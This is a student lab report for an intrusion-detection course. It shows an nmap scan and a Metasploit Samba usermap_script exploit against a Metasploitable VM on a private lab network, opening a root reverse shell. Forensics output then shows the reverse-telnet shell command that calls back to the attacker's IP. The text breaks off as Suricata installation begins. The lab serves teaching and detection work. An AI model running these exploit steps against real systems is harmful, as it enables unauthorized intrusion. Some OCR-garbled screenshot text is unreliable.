

Joseph Pepe & Karandeep Jaswal

1251897 & 1256917

NYIT


INCS 745

Programming Exploits - IDS Rule Development

Introduction

For this lab, we have two systems:

- 1) Kali Linux: It is the attacking machine with an IP Address: 10.0.2.5



```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.5 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::657e:6d42:c959:29b4 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:22:46:4f txqueuelen 1000 (Ethernet)
        RX packets 7 bytes 1416 (1.3 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 27 bytes 3336 (3.2 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 4 bytes 240 (240.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 4 bytes 240 (240.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
$
```

- 2) Metasploitable: It is the victim's machine with an IP Address: 10.0.2.4



```
Metasploitable 2 [Running] - Oracle VM VirtualBox
TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:21437 (20.9 KB) TX bytes:21437 (20.9 KB)

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:16:69:7f
          inet addr:10.0.2.4 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe16:697f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:96 errors:0 dropped:0 overruns:0 frame:0
          TX packets:179 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:24304 (23.7 KB) TX bytes:29668 (28.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:650 errors:0 dropped:0 overruns:0 frame:0
          TX packets:650 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:293637 (286.7 KB) TX bytes:293637 (286.7 KB)

msfadmin@metasploitable:~$
```

Scanning the victim machine with NMAP


- 1) From the attacker's machine, we run an intense nmap scan on Metasploitable's (the victim) IP address (10.0.2.4) to check for open ports to exploit vulnerabilities:
 - `nmap -p 1-65535 -T4 -A -v 10.0.2.4 2>&1 | tee /var/tmp/scan.txt`

```
(kali㉿kali)-[~]
└─$ nmap -p 1-65535 -T4 -A -v 10.0.2.4 2>&1 | tee /var/tmp/scan.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 23:39 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 23:39 [https://nmap.org/nsedoc/scripts/.../var/tmp/samba...
Completed NSE at 23:39, 0.00s elapsed [https://nmap.org/nsedoc/scripts/.../var/tmp/samba...
Initiating NSE at 23:39 [https://nmap.org/nsedoc/scripts/.../var/tmp/samba...
Completed NSE at 23:39, 0.00s elapsed [https://nmap.org/nsedoc/scripts/.../var/tmp/samba...
Initiating NSE at 23:39 [https://nmap.org/nsedoc/scripts/.../var/tmp/samba...
Completed NSE at 23:39, 0.00s elapsed [https://nmap.org/nsedoc/scripts/.../var/tmp/samba...
Initiating Ping Scan at 23:39
Scanning 10.0.2.4 [2 ports]
Completed Ping Scan at 23:39, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:39
Completed Parallel DNS resolution of 1 host. at 23:39, 0.01s elapsed
Initiating Connect Scan at 23:39
Scanning 10.0.2.4 [65535 ports]
Discovered open port 5900/tcp on 10.0.2.4
Discovered open port 21/tcp on 10.0.2.4
Discovered open port 3306/tcp on 10.0.2.4
Discovered open port 111/tcp on 10.0.2.4
Discovered open port 53/tcp on 10.0.2.4
Discovered open port 80/tcp on 10.0.2.4
Discovered open port 139/tcp on 10.0.2.4
Discovered open port 22/tcp on 10.0.2.4
Discovered open port 25/tcp on 10.0.2.4
Discovered open port 445/tcp on 10.0.2.4
Discovered open port 23/tcp on 10.0.2.4
Discovered open port 6000/tcp on 10.0.2.4
Discovered open port 60871/tcp on 10.0.2.4
Discovered open port 3632/tcp on 10.0.2.4
Discovered open port 513/tcp on 10.0.2.4
Discovered open port 1099/tcp on 10.0.2.4
Discovered open port 40807/tcp on 10.0.2.4
Discovered open port 8180/tcp on 10.0.2.4
Discovered open port 8787/tcp on 10.0.2.4
Discovered open port 53894/tcp on 10.0.2.4
Discovered open port 53768/tcp on 10.0.2.4
Discovered open port 2049/tcp on 10.0.2.4
Discovered open port 5432/tcp on 10.0.2.4
Discovered open port 6697/tcp on 10.0.2.4
Discovered open port 514/tcp on 10.0.2.4
Discovered open port 2121/tcp on 10.0.2.4
Discovered open port 512/tcp on 10.0.2.4
Discovered open port 1524/tcp on 10.0.2.4
Discovered open port 8009/tcp on 10.0.2.4
Discovered open port 6667/tcp on 10.0.2.4
Completed Connect Scan at 23:39, 3.41s elapsed (65535 total ports)
Initiating Service scan at 23:39
Scanning 30 services on 10.0.2.4
Completed Service scan at 23:41, 126.89s elapsed (30 services on 1 host)
NSE: Script scanning 10.0.2.4.
```

The NMAP scan outputs all the ports that are open on the victim machine.

- 2) Navigate to the /var/tmp folder and find information on Samba in the scan.txt file. This file stores the output of the nmap scan we just ran.

- cd /var/tmp
- grep -i samba scan.txt~



The screenshot shows a terminal window titled 'Coyote/1.1' with the command prompt 'root@kali: /var/tmp'. The terminal window has a dark background with light-colored text. It displays the following session:

```
(root㉿kali)-[~]
# cd /var/tmp
# grep -i samba /var/tmp/scan.txt
grep: /var/tmp/scan.txt: No such file or directory
(asipotable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o/linu
(root㉿kali)-[~/var/tmp]
# grep -i samba scan.txt
grep: scan.txt: No such file or directory
tBIOS MAC: <unknown> (unknown)

(root㉿kali)-[~/var/tmp]
# ls <unique><active>
scan.txt~<unique><active>
systemd-private-34c393761bcd429589e53d4791f54344-colord.service-URwEXP
systemd-private-34c393761bcd429589e53d4791f54344-haveged.service-kwn5wC
systemd-private-34c393761bcd429589e53d4791f54344-ModemManager.service-uNTWFD
systemd-private-34c393761bcd429589e53d4791f54344-systemd-logind.service-5H02a
7
systemd-private-34c393761bcd429589e53d4791f54344-upower.service-dG0375
Loitable
(root㉿kali)-[~/var/tmp]
# grep -i samba scan.txt~
139/tcp open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
|_ OS: Unix (Samba 3.0.20-Debian) - 23h14m29s
```

Samba usually runs on ports 139 and 445. From executing the grep command, we found from the **scan.txt~** file that those two ports are open in our victim's machine.

Attacking the victim with Metasploit

- 1) Using the Metasploit Framework on the attacker's machine, we use the msfconsole. We use **search samba** to search for a list of samba exploits.

The screenshot shows the Metasploit msfconsole interface with the title "Shell No. 1". The command "msf6 > search samba" has been entered, and the results are displayed under the heading "Matching Modules". The results table includes columns for #, Name, Disclosure Date, Rank, Check, and De. Several exploit entries for "samba" are listed, such as "exploit/multi/samba/usermap_script" which is highlighted in purple. Other entries include "exploit/unix/webapp/citrix_access_gateway_exec", "exploit/windows/license/calicclnt_getconfig", and various "ntrans" and "SetInformationPolicy" overflow exploits.

#	Name	Disclosure Date	Rank	Check	De
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Ci
1	exploit/windows/license/calicclnt_getconfig	2005-03-02	average	No	Co
2	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	Di
3	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Gr
4	post/linux/gather/enum_configs		normal	No	Li
5	auxiliary/scanner/rsync/modules_list		normal	No	Li
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS
14-060	Microsoft Windows OLE Package Manager Code Execution		excellent	Yes	Qu
7	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Qu
8	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Sa
mba	"username map script" Command Execution				
9	exploit/multi/samba/ntrrans	2003-04-07	average	No	Sa
mba	3.2.2 - 3.2.6 ntrrans Buffer Overflow				
10	exploit/linux/samba/setinfopolicy_heap	2012-04-10	normal	Yes	Sa
mba	SetInformationPolicy AuditEventsInfo Heap Overflow				
11	auxiliary/admin/smb/samba_symlink_traversal		normal	No	Sa
mba	Symlink Directory Traversal				
12	auxiliary/scanner/smb/smb_uninit_cred		normal	Yes	Sa
mba	_netr_ServerPasswordSet Uninitialized Credential State				
13	exploit/linux/samba/chain_reply	2010-06-16	good	No	Sa
mba	chain_reply Memory Corruption (Linux x86)				
14	exploit/linux/samba/is_known_pipepname	2017-03-24	excellent	Yes	Sa
mba	is_known_pipename() Arbitrary Module Load				
15	auxiliary/dos/samba/lsa_addprivs_heap		normal	No	Sa
mba	lsa_io_privilege_set Heap Overflow				
16	auxiliary/dos/samba/lsa_transnames_heap		normal	No	Sa
mba	lsa_io_trans_names Heap Overflow				
17	exploit/linux/samba/lsa_transnames_heap	2007-05-14	good	Yes	Sa
mba	lsa_io_trans_names Heap Overflow				
18	exploit/osx/samba/lsa_transnames_heap	2007-05-14	average	No	Sa
mba	lsa_io_trans_names Heap Overflow				
19	exploit/solaris/samba/lsa_transnames_heap	2007-05-14	average	No	Sa
mba	lsa_io_trans_names Heap Overflow				
20	auxiliary/dos/samba/read_nttrans_ea_list		normal	No	Sa
mba	read_nttrans_ea_list Integer Overflow				
21	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Sa
mba	trans2open Overflow (*BSD x86)				
22	exploit/linux/samba/trans2open	2003-04-07	great	No	Sa
mba	trans2open Overflow (Linux x86)				
23	exploit/osx/samba/trans2open	2003-04-07	great	No	Sa
mba	trans2open Overflow (Mac OS X PPC)				
24	exploit/solaris/samba/trans2open	2003-04-07	great	No	Sa
mba	trans2open Overflow (Solaris SPARC)				
25	exploit/windows/http/sambag6_search_results	2003-06-21	normal	Yes	Sa
mba	6 Search Results Buffer Overflow				

- 2) In this lab, we will use the usermap_script to exploit the samba.

- use **exploit/multi/samba/usermap_script**

The screenshot shows the Metasploit msfconsole with the exploit module "exploit/multi/samba/usermap_script" selected. The details for this exploit are shown in the table below. The exploit is rated as "excellent" and was released on "2007-05-14".

Exploit Details	Value
Exploit Name	exploit/multi/samba/usermap_script
Rank	excellent
Release Date	2007-05-14
Check	No
De	Sa

- 3) To see all the payloads that can be used with the script, we use this command: show payloads

```
msf6 exploit(multi/samba/usermap_script) > show payloads
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here

Compatible Payloads

```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/bind_awk		normal	No	Unix Command Shell, Bind TCP (via AWK)
1	payload/cmd/unix/bind_busybox_telnetd		normal	No	Unix Command Shell, Bind TCP (via BusyBox telnetd)
2	payload/cmd/unix/bind_inetd		normal	No	Unix Command Shell, Bind TCP (inetd)
3	payload/cmd/unix/bind_jjss		normal	No	Unix Command Shell, Bind TCP (via jjss)
4	payload/cmd/unix/bind_lua		normal	No	Unix Command Shell, Bind TCP (via Lua)
5	payload/cmd/unix/bind_netcat		normal	No	Unix Command Shell, Bind TCP (via netcat)
6	payload/cmd/unix/bind_netcat_gaping		normal	No	Unix Command Shell, Bind TCP (via netcat -e)
7	payload/cmd/unix/bind_netcat_gaping_ipv6		normal	No	Unix Command Shell, Bind TCP (via netcat -e) IPv6
8	payload/cmd/unix/bind_perl		normal	No	Unix Command Shell, Bind TCP (via Perl)
9	payload/cmd/unix/bind_perl_ipv6		normal	No	Unix Command Shell, Bind TCP (via perl) IPv6
10	payload/cmd/unix/bind_r		normal	No	Unix Command Shell, Bind TCP (via R)
11	payload/cmd/unix/bind_ruby		normal	No	Unix Command Shell, Bind TCP (via Ruby)
12	payload/cmd/unix/bind_ruby_ipv6		normal	No	Unix Command Shell, Bind TCP (via Ruby) IPv6
13	payload/cmd/unix/bind_socat_udp		normal	No	Unix Command Shell, Bind UDP (via socat)
14	payload/cmd/unix/bind_zsh		normal	No	Unix Command Shell, Bind TCP (via Zsh)
15	payload/cmd/unix/generic		normal	No	Unix Command, Generic Command Execution
16	payload/cmd/unix/pingback_bind		normal	No	Unix Command Shell, Pingback Bind TCP (via netcat)
17	payload/cmd/unix/pingback_reverse		normal	No	Unix Command Shell, Pingback Reverse TCP (via netcat)
18	payload/cmd/unix/reverse		normal	No	Unix Command Shell, Double Reverse TCP (telnet)
19	payload/cmd/unix/reverse_awk		normal	No	Unix Command Shell, Reverse TCP (via AWK)
20	payload/cmd/unix/reverse_bash_telnet_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (telnet)
21	payload/cmd/unix/reverse_jjss		normal	No	Unix Command Shell, Reverse TCP (via jjss)
22	payload/cmd/unix/reverse_ksh		normal	No	Unix Command Shell, Reverse TCP (via Ksh)
23	payload/cmd/unix/reverse_lua		normal	No	Unix Command Shell, Reverse TCP (via Lua)
24	payload/cmd/unix/reverse_ncat_ssl		normal	No	Unix Command Shell, Reverse TCP (via ncat)
25	payload/cmd/unix/reverse_netcat		normal	No	Unix Command Shell, Reverse TCP (via netcat)
26	payload/cmd/unix/reverse_netcat_gaping		normal	No	Unix Command Shell, Reverse TCP (via netcat -e)
27	payload/cmd/unix/reverse_openssl		normal	No	Unix Command Shell, Double Reverse TCP SSL (openssl)
28	payload/cmd/unix/reverse_perl		normal	No	Unix Command Shell, Reverse TCP (via Perl)
29	payload/cmd/unix/reverse_perl_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (via perl)
30	payload/cmd/unix/reverse_python		normal	No	Unix Command Shell, Reverse TCP SSL (via python)
31	payload/cmd/unix/reverse_python_ssl		normal	No	Unix Command Shell, Reverse TCP (via Python)
32	payload/cmd/unix/reverse_python_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (via python)
33	payload/cmd/unix/reverse_r		normal	No	Unix Command Shell, Reverse TCP (via R)
34	payload/cmd/unix/reverse_ruby		normal	No	Unix Command Shell, Reverse TCP (via Ruby)
35	payload/cmd/unix/reverse_ruby_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (via Ruby)
36	payload/cmd/unix/reverse_socat_udp		normal	No	Unix Command Shell, Reverse UDP (via socat)
37	payload/cmd/unix/reverse_ssh		normal	No	Unix Command Shell, Reverse TCP SSH
38	payload/cmd/unix/reverse_ssl_double_telnet		normal	No	Unix Command Shell, Double Reverse TCP SSL (telnet)
39	payload/cmd/unix/reverse_tclsh		normal	No	Unix Command Shell, Reverse TCP (via Tclsh)
40	payload/cmd/unix/reverse_zsh		normal	No	Unix Command Shell, Reverse TCP (via Zsh)

- 4) For this lab, we use the reverse payload.

- set PAYLOAD cmd/unix/reverse

```
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
```

5) Type **show options** to see the script's configuration.

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
  Name   Current Setting  Required  Description
  RHOSTS          10.0.2.4      yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT           139         yes      The target port (TCP)

  Payload options (cmd/unix/reverse):
    Name   Current Setting  Required  Description
    LHOST          10.0.2.5      yes      The listen address (an interface may be specified)
    LPORT           4444        yes      The listen port

  Exploit target:
    Id  Name
    -  -
    0  Automatic

msf6 exploit(multi/samba/usermap_script) >
```

6) Set LHOST to 10.0.2.5, RHOST to 10.0.2.4, RPORT to 445.

The variable LHOST defines the attacker's IP address, RHOSTS defines the target's (the victim machine) IP address, and the RPORT defines the targeted port (note: since samba runs on port 139 and 445, we can set the RPORT to 445 or 139).

```
msf6 exploit(multi/samba/usermap_script) > set LHOST 10.0.2.5
LHOST => 10.0.2.5
msf6 exploit(multi/samba/usermap_script) > set RHOST 10.0.2.4
[-] Unknown datastore option: RHOST. Did you mean LHOST?
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
  Name   Current Setting  Required  Description
  RHOSTS          10.0.2.4      yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT           445         yes      The target port (TCP)

  Payload options (cmd/unix/reverse):
    Name   Current Setting  Required  Description
    LHOST          10.0.2.5      yes      The listen address (an interface may be specified)
    LPORT           4444        yes      The listen port

  Exploit target:
    Id  Name
    -  -
    0  Automatic
```

7) Type **exploit** to run the samba exploit.

```
[*] msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 10.0.2.5:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo Qy9DiYrVn9XpKvZh;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "Qy9DiYrVn9XpKvZh\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.0.2.5:4444 → 10.0.2.4:53546) at 2022-11-17 00:21:43 -0500
```

The output shows there is a command shell session opened between the attacker's computer and the victim's computer.

```
A is input ...
Command shell session 1 opened (10.0.2.5:4444 → 10.0.2.4:53546) at 2022-11-17 00:21:43 -0500
```

8) We can confirm the attack is completed by running a few commands:

- **hostname**: prints the victim computer's name.
- **username -a**: prints the victim computer's
- **whoami**: prints the currently logged in user on the victim's machine.

```
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
```

9) We run **netstat -naop | grep 4444** to see the statistics about all active connections on port 4444 (default listener port for Metasploit), so we can find out which computers the victim's machine is connected to. We use **ps -eaf | grep 4444** to see the status of processes running on port 4444. This information is stored in samba.txt.

```
netstat -naop | grep 4444 > /var/tmp/samba.txt
ps -eaf | grep 4444 >> /var/tmp/samba.txt
```

Computer forensics:

- 1) On the victim's machine, to switch to the root user, use this command and then enter the password for the root user: **sudo su -**

```
msfadmin@metasploitable:~$  
msfadmin@metasploitable:~$ sudo su -  
[sudo] password for msfadmin:  
root@metasploitable:~#
```

- 2) We use **netstat -naop | grep 4444** get information about the Metasploit session.

```
root@metasploitable:~# netstat -naop | grep 4444  
tcp      0      0 10.0.2.4:53547          10.0.2.5:4444          ESTABLISHED  
4790/telnet    off (0.00/0/0)  
tcp      0      0 10.0.2.4:53546          10.0.2.5:4444          ESTABLISHED  
4786/telnet    off (0.00/0/0)  
root@metasploitable:~#
```

There are two telnet connections on ports 4790 and 4786.

- 3) We run **ps -eaf | grep 4970 | grep -v grep**

```
root@metasploitable:~# ps -eaf | grep 4790 | grep -v grep  
root      4790      1  0 00:22 ?          00:00:00 telnet 10.0.2.5 4444
```

Then we use **ps -eaf | grep 4790** to find the processes running on port 4970. We see the reverse telnet connection on port 4790.

```
root@metasploitable:~# ps -eaf | grep 4790  
root      4790      1  0 00:22 ?          00:00:00 telnet 10.0.2.5 4444  
root      4927  4823  0 00:50 tty1      00:00:00 grep 4790
```

4) We run `ps -eaf | grep 4786`

```
root@metasploitable:~# ps -eaf | grep 4786
root      4786      1  0 00:22 ?          00:00:00 telnet 10.0.2.5 4444
root      4930  4823  0 00:51 tty1      00:00:00 grep 4786
```

Then we use `ps -eaf | grep 4786` to find the processes running on port 4786.
We see the reverse telnet connection on port 4786.

```
root@metasploitable:~# ps -eaf | grep 4786 | grep -v grep
root      4786      1  0 00:22 ?          00:00:00 telnet 10.0.2.5 4444
```

5) We run `ps -eaf | grep 4444 | grep -v grep`.

```
root@metasploitable:~# ps -eaf | grep 4444 | grep -v grep
root      4786      1  0 00:22 ?          00:00:00 telnet 10.0.2.5 4444
root      4787      1  0 00:22 ?          00:00:00 sh -c (sleep 4175;telnet 10.0.2.
5 4444;while : ; do sh && break; done 2>&1;telnet 10.0.2.5 4444 >/dev/null 2>&1
&)
root      4790      1  0 00:22 ?          00:00:00 telnet 10.0.2.5 4444
```

Then we use `ps -eaf | grep 4444`.

```
root@metasploitable:~# ps -eaf | grep 4444
root      4786      1  0 00:22 ?          00:00:00 telnet 10.0.2.5 4444
root      4787      1  0 00:22 ?          00:00:00 sh -c (sleep 4175;telnet 10.0.2.
5 4444;while : ; do sh && break; done 2>&1;telnet 10.0.2.5 4444 >/dev/null 2>&1
&)
root      4790      1  0 00:22 ?          00:00:00 telnet 10.0.2.5 4444
root      4948  4823  0 00:54 tty1      00:00:00 grep 4444
```

We see `sh -c`, which means the /bin/sh is attached to the Metasploit session.

Proof of lab

```
root@metasploitable:~# cat /var/tmp/samba.txt
tcp      0      0 10.0.2.4:53547          10.0.2.5:4444      ESTABLISHED
4790/telnet    off (0.00/0/0)
tcp      0      0 10.0.2.4:53546          10.0.2.5:4444      ESTABLISHED
4786/telnet    off (0.00/0/0)
root    4786    1  0 00:22 ?            00:00:00 telnet 10.0.2.5 4444
root    4787    1  0 00:22 ?            00:00:00 sh -c (sleep 4175;telnet 10.0.2.
5 4444;while :; do sh && break; done 2>&1;telnet 10.0.2.5 4444 >/dev/null 2>&1
&)
root    4790    1  0 00:22 ?            00:00:00 telnet 10.0.2.5 4444
root@metasploitable:~# date
Thu Nov 17 00:56:58 EST 2022
root@metasploitable:~# echo "Team JKPJ"
Team JKPJ
```

TASK 2: Detect the attack

To detect the attack, it is important to install Suricata on our machine.

- 1) Update the apt database using - `sudo apt-get update`

```
(kali㉿kali)-[~]
$ sudo apt-get update
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [30.6 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [18.8 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [43.4 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [111 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [161 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [237 kB]
